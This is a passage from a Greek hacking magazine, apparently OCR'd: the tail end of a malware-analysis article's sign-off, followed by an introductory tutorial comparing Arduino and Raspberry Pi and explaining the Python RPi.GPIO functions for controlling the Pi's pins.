
Αν κάνετε μια ανασκόπηση στα όσα ανακαλύψαμε για το malware sample μας, θα διαπιστώσετε ότι δεν είναι λίγα! Ωστόσο μόλις ανοίξαμε την πόρτα σε έναν ολόκληρο κόσμο. Είναι πολλά τα πράγματα που έχουμε να μάθουμε ακόμα, πάνω στο θέμα της ανάλυσης malware. Φυσικά, ορισμένα από αυτά θα τα δούμε μαζί, σε επόμενα άρθρα. Μέχρι τότε θα περιμένουμε τα αποτελέσματα και τα σχόλια από τις δικές σας δοκιμές, μέσω των γνωστών καναλιών επικοινωνίας: Το forum που βρίσκεται στο `deltahacker.gr`, η fan page μας (`facebook.com/deltaHacker`), ο λογαριασμός στο twitter (`twitter.com/deltaHacker`) ή ακόμη και το παλιό, καλό email (`talk2us@deltahacker.gr`).



Μετατρέψτε το Raspberry Pi σε Arduino!


Skill: Intermediate

Tags: Arduino, Raspberry Pi, Python



by GiannouG

Το Arduino το έχουμε ξετινάξει, εδώ στο περιοδικό. Έχουμε ασχοληθεί μαζί του πολλές φορές κι έχουμε δει από απλοϊκές έως πολύ προχωρημένες κατασκευές. Το Arduino έχει ξεκινήσει μια νέα μόδα: Αυτή των μικροσκοπικών συσκευών, που μπορούν να κάνουνε πάρα πολλά με ελάχιστο κόπο και πολύ μικρή κατανάλωση. Όπως ήταν φυσικό, αυτή η μόδα οδήγησε στη δημιουργία κι άλλων παρόμοιων συσκευών. Κάποιες είναι πιο αδύναμες ενώ άλλες είναι πολύ πιο ισχυρές και μπορούν ακόμη και να αποκωδικοποιούν βίντεο HD σε πραγματικό χρόνο! Η πλέον δημοφιλής πλατφόρμα που μπορεί να φέρει εις πέρας τόσο βαριές εργασίες είναι το Raspberry Pi και, είναι γεγονός, ότι δεν έχουμε μιλήσει αρκετά γι' αυτό. Κακώς.



Το Raspberry Pi είναι ένας ολόκληρος υπολογιστής σε μέγεθος πιστωτικής κάρτας! Αναρωτιέστε τι κοινό έχει το Arduino και το Raspberry Pi; Γιατί κάποιος να επιλέξει το ένα από τα δύο, για το project του; Γιατί να μπει στη διαδικασία της σύγκρισης κάποιος και να μη δουλέψει *και* με τα δύο; Εφόσον το Raspberry Pi είναι ισχυρότερο, γιατί να μην το χρησιμοποιήσουμε ως ένα Arduino; Στο παρόν άρθρο σκοπεύουμε να απαντήσουμε σ' όλες αυτές τις ερωτήσεις.


Τεχνολογική διαφοροποίηση

Η απλότητα του Arduino και οι άπειρες πληροφορίες που μπορεί να βρει κανείς για αυτό, το καθιστούν την ιδανική επιλογή για κάθε αρχάριο. Όπως αναφέραμε και προηγουμένως, η ύπαρξη του Arduino βοήθησε να αναπτυχθούν πολλές πλατφόρμες. Αυτό που δεν είπαμε είναι ότι το κόστος όλων αυτών κυμαίνεται στα ίδια περίπου επίπεδα. Γιατί λοιπόν να επιλέξει κανείς το Arduino, όταν με τα ίδια χρήματα μπορεί να αγοράσει το Raspberry Pi; Για να κατανοήσει κανείς το γιατί, πρέπει να εμβαθύνουμε σε μερικά τεχνικά ζητήματα. Το μόνο κοινό που έχουν αυτές οι δύο πλακέτες είναι ότι μπορούν να αλλάζουν την λογική κατάσταση σε μερικούς από τους ακροδέκτες τους, ενώ και οι δύο διαθέτουν ένα ταμπελάκι Open Source. Από 'κεί και πέρα, πρόκειται για δύο εντελώς διαφορετικά φρούτα...

Το Arduino κατάφερε να γίνει συνώνυμο του hardware hacking, βοηθώντας αρκετό κόσμο να μπει στον κόσμο των ηλεκτρονικών και του hardware γενικότερα.


Το Arduino είναι μια πλακέτα με έναν μικροελεγκτή, ο οποίος είναι κάτι σαν επεξεργαστής με ορισμένα βασικά περιφερειακά. Ο συγκεκριμένος μικροελεγκτής έχει μερικούς ακροδέκτες, τους οποίους είμαστε σε θέση να χειριστούμε μέσω των προγραμμάτων μας. Έτσι, μπορούμε εύκολα ν' ανάβουμε LED ή και να διαβάζουμε την κατάσταση μερικών διακοπτών. Φυσικά, με το Arduino δεν μένουμε εκεί! Μπορούμε να επικοινωνήσουμε με άλλα εξαρτήματα, όπως οθόνες χαρακτήρων, οθόνες γραφικών, ολοκληρωμένα κυκλώματα, αισθητήρες ή και ολόκληρα συστήματα, όπως μια πλακέτα για τη σύνδεση στο Internet και πάει λέγοντας. Το Arduino είναι φτιαγμένο για να συντονίζει διαφορετικά εξαρτήματα και πάντα θα κάνει τη συγκεκριμένη δουλειά ασταμάτητα και με απίστευτη χρονική ακρίβεια. Είναι δηλαδή μια συσκευή που απευθύνεται σε αρχάριους αλλά και σε πολύ προχωρημένους χομπίστες. Ωστόσο, δύσκολα θα βρούμε τους συγκεκριμένους μικροελεγκτές σε εμπορικά προϊόντα.

Η έξοδος HDMI, η δυνατότητα αναπαραγωγής βίντεο HD σε πραγματικό χρόνο και το Linux (π.χ., το Rasbian) αποτελούν μερικούς λόγους που κάνουν τους απανταχού geek να λιγουρεύονται το Raspberry Pi :D



Ας δούμε και το Raspberry Pi τώρα. Αυτό δεν βασίζεται σε κάποιον μικροελεγκτή, αλλά σε ένα SoC (System on Chip). Το εν λόγω SoC περιλαμβάνει όλα τα ζωτικά συστήματα ενός *κανονικού* υπολογιστή. Μέσα του συναντάμε έναν επεξεργαστή ARM, τη μνήμη RAM, τον επεξεργαστή γραφικών και δεκάδες ακόμα κυκλώματα, τα οποία εξασφαλίζουν την ομαλή λειτουργία του Raspberry Pi. Αυτό το SoC, όμως, περιλαμβάνει και μερικούς ψηφιακούς ακροδέκτες, όπως εκείνους του Arduino. Κάποιοι από αυτούς χρησιμοποιούνται για την επικοινωνία με μία κάρτα SD, αλλά υπάρχουν κι αρκετοί ελεύθεροι! Πα-

ρεμπιπτόντως, να αναφέρουμε ότι οι εν λόγω ακροδέκτες ονομάζονται GPIO, από το General Purpose Input/Output. Όπως υποψιάζεστε, αυτοί οι ακροδέκτες θα μπορούσαν να χρησιμοποιηθούν για την επικοινωνία με οποιοδήποτε άλλο ηλεκτρονικό εξάρτημα ή ακόμη και κύκλωμα. Έτσι, προκύπτει ένα νέο ερώτημα: Εφόσον *και* το Arduino *και* το Raspberry Pi διαθέτουν GPIO, γιατί δεν αγοράζουν όλοι το κατά πολύ ισχυρότερο Raspberry Pi;




Το SoC από την Broadcom, το οποίο δίνει ζωή στο Raspberry Pi, θα μπορούσε να χαρακτηριστεί ως ένα μικρό έργο τέχνης. Μέσα του κρύβεται ένας επεξεργαστής ARM, η μνήμη RAM, μια αρκετά ισχυρή GPU και πολλά άλλα καλούδια!

Το γεγονός ότι μπορούμε να ελέγχουμε μερικά GPIO μέσω κώδικα, δεν σημαίνει ότι το Raspberry Pi μπορεί να αντικαταστήσει εύκολα το Arduino. Βλέπετε, το Arduino ανέχεται τα λάθη συνδεσμολογίας που μπορεί να κάνει ένας χρήστης και δεν μασάει με τα βραχυκυκλώματα. Από την άλλη, το Rapsberry Pi όχι μόνο δε θα ανεχόταν ένα βραχυκύκλωμα, αλλά πιθανότατα θα καταστρεφόταν ολοσχερώς! Βλέπετε, το SoC δεν είναι σχεδιασμένο για να ανάβει λαμπάκια, ούτε διαθέτει τις δικλείδες προστασίας που έχει ο μικροελεγκτής του Arduino. Το SoC του Raspberry Pi είναι σχεδιασμένο για να επικοινωνεί με συστήματα, τα οποία έχουν σχεδιαστεί από επαγγελματίες ηλεκτρονικούς μηχανικούς. Επιπρόσθετα, το SoC λειτουργεί στα 3.3 Volt και δεν μπορεί να μιλήσει απ' ευθείας με εξαρτήματα ή τσιπάκια που απαιτούν 5V. Έτσι, η διασύνδεση του Raspberry Pi με τα περισσότερα εξαρτήματα που χρησιμοποιούν οι χομπίστες είναι δύσκολη και μπορεί εύκολα να οδηγήσει σε (καταστροφικά) λάθη.


Το Raspberry Pi σε ρόλο Arduino

Και αφού σας βομβαρδίσαμε με τις δυσκολίες και τους κινδύνους που κρύβει η χρήση του Raspberry Pi ως Arduino, μπορούμε τώρα να δούμε πώς γίνεται κάτι τέτοιο :D Το Arduino το προγραμματίζουμε από τον υπολογιστή μας, χρησιμοποιώντας το Arduino IDE και μια ελαφρώς τροποποιημένη εκδοχή της γλώσσας C++. Το Arduino IDE συνοδεύεται και από μερικές βασικές βιβλιοθήκες, οι οποίες διευκολύνουν σε μεγάλο βαθμό τον προγραμματισμό του Arduino. Στο Raspberry Pi τα πράγματα είναι διαφορετικά, εφόσον μιλάμε για ένα σύστημα το οποίο εκτελεί ήδη ένα πρόγραμμα: Το δικό του λειτουργικό σύστημα! Για να φτιάξουμε ένα πρόγραμμα για το Raspberry Pi σε C ή σε C++, θα χρειαζόταν να εγκαταστήσουμε ένα κάρο προγράμματα στον υπολογιστή μας. Θα χρειαζόμασταν από cross-compilers μέχρι όλες τις βιβλιοθήκες της C. Ευτυχώς, υπάρχει μία απλούστερη λύση: Μπορούμε να γράφουμε προγράμματα για το Raspberry Pi σε Python! Έτσι, αντί να εγκαταστήσουμε μερικές δεκάδες πακέτα στον υπολογιστή μας και να μπλέξουμε σε ένα πέλαγος ρυθμίσεων, μπορούμε να κάνουμε κάτι μακράν απλούστερο: Να ξεκινήσουμε ένα SSH session προς το Raspberry Pi, να τρέξουμε τον αγαπημένο μας text editor[1] και να ξεκινήσουμε αμέσως τον προγραμματισμό του, σε μια γλώσσα εύκολη και γνώριμη!



Στην αντίπερα όχθη, ο μικροελεγκτής που εμψυχώνει το Arduino είναι ασύγκριτα πιο αδύναμος. Ωστόσο, η φύση της πλατφόρμας επιτρέπει την ανάπτυξη εφαρμογών που απαιτούν τεράστια χρονική ακρίβεια (time critical applications). Το γεγονός αυτό, σε συνδυασμό με την εύκολη υποστήριξη ορισμένων πρωτοκόλλων επικοινωνίας (SPI, UART, I2C, κ.ά.) καθιστούν το Arduino ιδανικό για πολλές εφαρμογές.


1. Το nano, φυσικά!



Ο προγραμματισμός του Arduino πραγματοποιείται αποκλειστικά από το Arduino IDE. Πατώντας το κουμπί Upload, το πρόγραμμά μας μεταγλωττίζεται κι ανεβαίνει στην πλακέτα χωρίς καμία ιδιαίτερη προσπάθεια από μέρους μας.

Python και RPi.GPIO

Για τη χρήση του Raspberry Pi ως Arduino θα βασιστούμε στην επίσημη διανομή Linux που συνοδεύει την πλατφόρμα: το Raspbian. Η έκδοση που χρησιμοποιήσαμε εμείς είναι εκείνη με ημερομηνία έκδοσης 16/12/2012 και τη στιγμή που γράφονταν αυτές οι γραμμές αποτελούσε την πλέον πρόσφατη. Οι παλιότερες εκδόσεις ενδέχεται να μη διαθέτουν τα απαραίτητα πακέτα και είναι πιθανό να παρουσιαστούν διάφορα προβλήματα. Επομένως, πριν αρχίσουμε τους πειραματισμούς με την Python, θα ήταν φρόνιμο να αναβαθμίσουμε το σύστημα στην τελευταία έκδοση.



Αν σκοπεύουμε να χρησιμοποιήσουμε τα GPIO pin του Raspberry Pi, καλό θα ήταν να προμηθευτούμε μια πλακέτα για την εύκολη πρόσβαση τους ακροδέκτες. Το Raspberry Pi Cobbler κάνει ακριβώς αυτή τη δουλειά.

Όσα γνωρίζουμε για τη γλώσσα Python εξακολουθούν να ισχύουν και μάλιστα στο ακέραιο. Μπορούμε να χρησιμοποιήσουμε ελεύθερα οποιαδήποτε βιβλιοθήκη θέλουμε. Μπορούμε να παίξουμε ακόμα και με το Pygame, που γνωρίσαμε στη σειρά άρθρων Python Game Programming, στα τεύχη από το 005 έως και το 011 του deltaHacker. (Σ.τ.Ε. Ουσιαστικά, πρόκειται για

σειρά εκμάθησης της γλώσσας Python μέσα από την κατασκευή του δικού μας computer game.)

Αυτό σημαίνει ότι διαθέτουμε την ευελιξία και την ισχύ μιας ολοκληρωμένης γλώσσας προγραμματισμού. Έτσι, με όλα όσα θα δούμε, το Raspberry Pi δεν θα εξισωθεί με το Arduino, αλλά θα γίνει μια πολύ πιο ισχυρή εκδοχή του!

Η Python είναι μια διερμηνευόμενη (interpreted) γλώσσα. Αυτό μας γλιτώνει απ' την προετοιμασία του περιβάλλοντος για τον προγραμματισμό του Raspberry Pi. Δεν θα χρειαστούμε ούτε compiler, ούτε linker, ούτε κανέναν άλλον σατανά ;)

Η βιβλιοθήκη που απαιτείται για να αποκτήσουμε πρόσβαση στους ακροδέκτες τους SoC ονομάζεται RPi.GPIO και είναι ήδη εγκατεστημένη στην τελευταία έκδοση του Raspbian. Το μόνο που έχουμε να κάνουμε εμείς είναι να την συμπεριλάβουμε στο πρόγραμμά μας. Εδώ πρέπει να τονίσουμε μια σημαντική λεπτομέρεια: Η εν λόγω βιβλιοθήκη διαθέτει συναρτήσεις για το βασικό χειρισμό των ακροδεκτών του Raspberry Pi και δεν παρέχει υποστήριξη για πρωτόκολλα επικοινωνίας τα οποία χρησιμοποιούν πολλαπλά pin (SPI, I2C, UART κ.ά.). Έτσι, αν θέλουμε η κατασκευή μας να επικοινωνεί με κάποιο εξάρτημα μέσω SPI, καλό θα ήταν να στραφούμε στο Arduino. Εκεί, η δουλειά μας θα γίνει πολύ πιο άνετα. Αν πάλι έχουμε ανάγκη την επεξεργαστική ισχύ του Raspberry Pi, τότε θα πρέπει να ξεχάσουμε την Python και να στραφούμε σε πιο hardcore λύσεις. Ας δούμε τώρα μερικές συναρτήσεις της βιβλιοθήκης RPi.GPIO, οι οποίες κάνουν το Raspberry Pi να μοιάζει με το Arduino.

- **GPIO.setmode(GPIO.BOARD) / GPIO.setmode(GPIO.BCM).** Η συνάρτηση αυτή καθορίζει την ονομασία των ακροδεκτών που θα χρησιμοποιείται στο πρόγραμμά μας. Βλέπετε, τα ελεύθερα pin του επεξεργαστή του Raspberry Pi έχουν από δύο ονόματα! Το ένα όνομα προκύπτει από τον τρόπο με τον οποίο είναι αριθμημένοι οι ακροδέκτες του επεξεργαστή. Οι ακροδέκτες που μας ενδιαφέρουν, όμως, καταλήγουν σε ένα ενιαίο header πάνω στην πλακέτα του Raspberry Pi. Έτσι, έχουν κι από ένα δεύτερο όνομα, το οποίο προκύπτει από τον τρόπο με τον οποίο ονομάζονται/απαριθμούνται οι ακροδέκτες του συγκεκριμένου header.

- **GPIO.setup(PIN, GPIO.OUT) / GPIO.setup(PIN, GPIO.IN).** Με την κατάλληλη παράμετρο σε αυτή τη συνάρτηση μπορούμε να καθορίσουμε τη βασική λειτουργία του εκάστοτε ακροδέκτη. Όπως αντιλαμβάνεστε, μπορούμε να καθορίσουμε το αν ένα pin θα συμπεριφέρεται ως ψηφιακή έξοδος (GPIO.OUT) ή είσοδος (GPIO.IN). Αυτή η συνάρτηση δηλαδή αποτελεί το ισοδύναμο της συνάρτησης pinMode, που συναντάμε στο Arduino.


- **GPIO.output(PIN, GPIO.HIGH) / GPIO.output(PIN, GPIO.LOW).** Νομίζουμε ότι η αποστολή αυτής της συνάρτησης είναι επίσης προφανής! Με τη βοήθειά της, κι εφόσον έχουμε ρυθμίσει κάποιον ακροδέκτη σαν ψηφιακή έξοδο, μπορούμε να επιλέξουμε την επιθυμητή λογική κατάσταση (HIGH ή LOW). Εδώ πρέπει να θυμίσουμε ότι ο επεξεργαστής του Raspberry Pi λειτουργεί στα 3.3V. Αυτό σημαίνει ότι το HIGH αντιστοιχεί στα 3.3V κι όχι τα 5V.

- **GPIO.input(PIN).** Κάποια στιγμή, ακόμα και στο πιο απλό πρόγραμμα, είναι σίγουρο ότι θα θελήσουμε να διαβάσουμε την κατάσταση κάποιου ακροδέκτη. Για το σκοπό αυτό, αρκεί να χρησιμοποιήσουμε την παραπάνω συνάρτηση…

- **GPIO.cleanup().** Αν θελήσουμε να ακυρώσουμε *όλες* τις ρυθ-

μίσεις που έχουμε κάνει στους ακροδέκτες του Raspberry Pi, αρκεί να καλέσουμε τη συγκεκριμένη συνάρτηση. Με αυτόν τον τρόπο όλα τα pin θα επιστρέψουν στην αρχική τους κατάσταση.

Η βιβλιοθήκη RPi.GPIO προσφέρει αρκετές ακόμα συναρτήσεις. Βέβαια, πολλές από αυτές βρίσκονται ακόμα σε πειραματικό στάδιο ανάπτυξης και πρέπει να είμαστε ιδιαίτερα προσεκτικοί όταν τις χρησιμοποιούμε. Πάντως οι παραπάνω πέντε λειτουργούν άψογα και παρ' όλο που προσφέρουν απλοϊκές λειτουργίες, μπορούν να αποτελέσουν τη βάση για πολύ ενδιαφέροντα project. Για παράδειγμα, θα μπορούσαμε να συνδέσουμε στους ακροδέκτες κουμπιά κάποιο είδος τηλεχειρισμού ή κι ολόκληρα ψηφιακά κυκλώματα, ώστε να ελέγχουμε ή να αυτοματοποιήσουμε τη λειτουργία του Raspberry Pi! Εδώ που τα λέμε, η βιβλιοθήκη RPi.GPIO έχει φτιαχτεί καθαρά και μόνο για τέτοιου είδους εφαρμογές. Εξαιτίας της φύσης της Python αλλά και του Linux kernel, δεν θα μπορούμε να χρησιμοποιήσουμε τα GPIO για time sensitive εφαρμογές — τουλάχιστον όχι εύκολα! Παρόλα αυτά μπορούμε πολύ άνετα να προσθέσουμε εύκολα κουμπιά και διάφορα άλλα κυκλώματα εισόδου ή εξόδου. Έτσι, θα μπορούσαμε να φτιάξουμε ένα μικρό Arcade cabinet, με ορισμένους ακροδέκτες του Raspberry Pi να χρησιμοποιούνται για τα χειριστήρια του παίκτη και κάποιους άλλους να χρησιμοποιούνται για τη σύνδεση μιας μικρής οθόνης, στην οποία θα εμφανίζονται τα 